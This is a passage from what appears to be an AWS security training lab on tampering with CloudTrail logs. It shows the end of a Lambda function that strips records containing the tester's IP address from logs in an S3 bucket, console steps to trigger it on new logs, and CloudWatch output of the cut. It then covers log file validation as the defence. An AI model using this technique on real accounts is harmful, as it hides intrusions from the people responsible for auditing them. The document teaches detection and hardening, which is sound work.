    elif len(logs['Records']) == old_num_logs:
        print "Doing nothing no log records filtered"
    else:
        print "Updating %s" % key
        with gzip.open(gzip_filename, 'wb') as f:
            f.write(json.dumps(logs, separators=(',', ':')))
        s3.put_object(Bucket=bucket, Key=key, Body=open(gzip_filename, 'rb'))

```


NOTE: We can also wget / curl this code from the following location:

https://gist.githubusercontent.com/cno-io/ee12f772ac33fa0a702ec1300d81a4d8/raw/5a6bb62f15b4970331ee35d99869395e23df2af3/lambda_log_sanitiser.py


Click the "Deploy" button after copy and pasting over the code...




We can then add the trigger for this function by clicking "+ Add Trigger" button on the left hand-side of the interface:




We then find the S3 service and select the S3 bucket name where the CloudTrail logs are currently being stored...



We then click the "Add" button and we should then see something similar to this:



We can then click the "Monitor" link to see this function get fired at the same time that CloudTrail writes new logs into the S3 bucket, approximately every 20 minutes:



From here we can click the "View logs in CloudWatch" link...




And then we can see logs similar to the following:

The screenshot shows the AWS CloudWatch console with a list of log events. The events are filtered for the date range 2018-07-07 to 2018-07-08. The log messages show the function's execution flow, including start, end, and report events, with a message 'Doing nothing no log records filtered'.


Time (UTC +00:00)	Message	Show in stream
No older events found for the selected date range. Adjust the date range.		
22:22:17	START RequestId: 5f08f78c-82fd-11e8-a77b-7160a6725dfe Version: \$LATEST	2018/07/08/[LATEST]568c53afb8...
22:22:17	96	2018/07/08/[LATEST]568c53afb8...
22:22:17	37	2018/07/08/[LATEST]568c53afb8...
22:22:17	Updating AWSLogs/480927147553/CloudTrail/us-east-2/2018/07/08/480927147553_CloudTrail_us-east-2_2018...	2018/07/08/[LATEST]568c53afb8...
22:22:17	END RequestId: 5f08f78c-82fd-11e8-a77b-7160a6725dfe	2018/07/08/[LATEST]568c53afb8...
22:22:17	REPORT RequestId: 5f08f78c-82fd-11e8-a77b-7160a6725dfe Duration: 363.44 ms Billed Duration: 400 ms Mem...	2018/07/08/[LATEST]568c53afb8...
22:22:17	START RequestId: 5fac15a3-82fd-11e8-98db-a336ca24a34e Version: \$LATEST	2018/07/08/[LATEST]568c53afb8...
22:22:17	37	2018/07/08/[LATEST]568c53afb8...
22:22:17	37	2018/07/08/[LATEST]568c53afb8...
22:22:17	Doing nothing no log records filtered	2018/07/08/[LATEST]568c53afb8...
22:22:17	END RequestId: 5fac15a3-82fd-11e8-98db-a336ca24a34e	2018/07/08/[LATEST]568c53afb8...
22:22:17	REPORT RequestId: 5fac15a3-82fd-11e8-98db-a336ca24a34e Duration: 30.83 ms Billed Duration: 100 ms Merr...	2018/07/08/[LATEST]568c53afb8...
No newer events found for the selected date range. Adjust the date range.		

We can see from this output that initially the log had 96 entries within it but after removing all of the entries containing our IP address the log file had only 37 entries within it and was then written back into place within the file/object within the S3 bucket.

Now if we use the search function within S3 to find and open the most recent log file with the S3 bucket:



We will be unable to find any events containing the IP address which we filtered out of the log file stored within the S3 bucket:



NOTE: Delete this evil lambda function before performing the next section.

Log File Validation

In order to prevent this type of log tampering, AWS provides a feature called "log file validation", which creates a hash of the log files CloudTrail creates every hour. Administrators can then verify that there logs still match the hash via the various AWS interfaces to the AWS control plane.

We can see if log file validation is enabled by viewing the information relating to CloudTrail:

```
Terminal
root@ip-10-0-1-251:~# aws cloudtrail describe-trails --region us-east-2
{
  "trailList": [
    {
      "LogFileValidationEnabled": false,
      "HomeRegion": "us-east-2",
      "IncludeGlobalServiceEvents": true,
      "S3BucketName": "awstrainingstack001-s3bucket-cvpu0wxkacy",
      "IsMultiRegionTrail": true,
      "Name": "awstrainingstack001-CloudTrail-2E08WXH1QLOQ",
      "TrailARN": "arn:aws:cloudtrail:us-east-2:480927147553:trail/awstrainingstack001-CloudTrail-2E08WXH1QLOQ"
    }
  ]
}
```

We can see in this output that the CloudTrail AWS service logging is enabled across multi regions and that the log file validation is not currently enabled.

Exercise

The Plan:

- Explore how CloudTrail logs actions
- Write a Lambda function to clean a specific IP address from the logs stored within the S3 bucket

References

Check out the following references for more information:

- Disrupting AWS logging - <https://danielgrzelak.com/disrupting-aws-logging-a42e437d6594>
- Disrupting AWS S3 Logging - <http://blog.thinkst.com/2017/08/disrupting-aws-s3-logging.html>
- Validating CloudTrail Log File Integrity - <https://docs.aws.amazon.com/awsccloudtrail/latest/userguide/cloudtrail-log-file-validation-intro.html>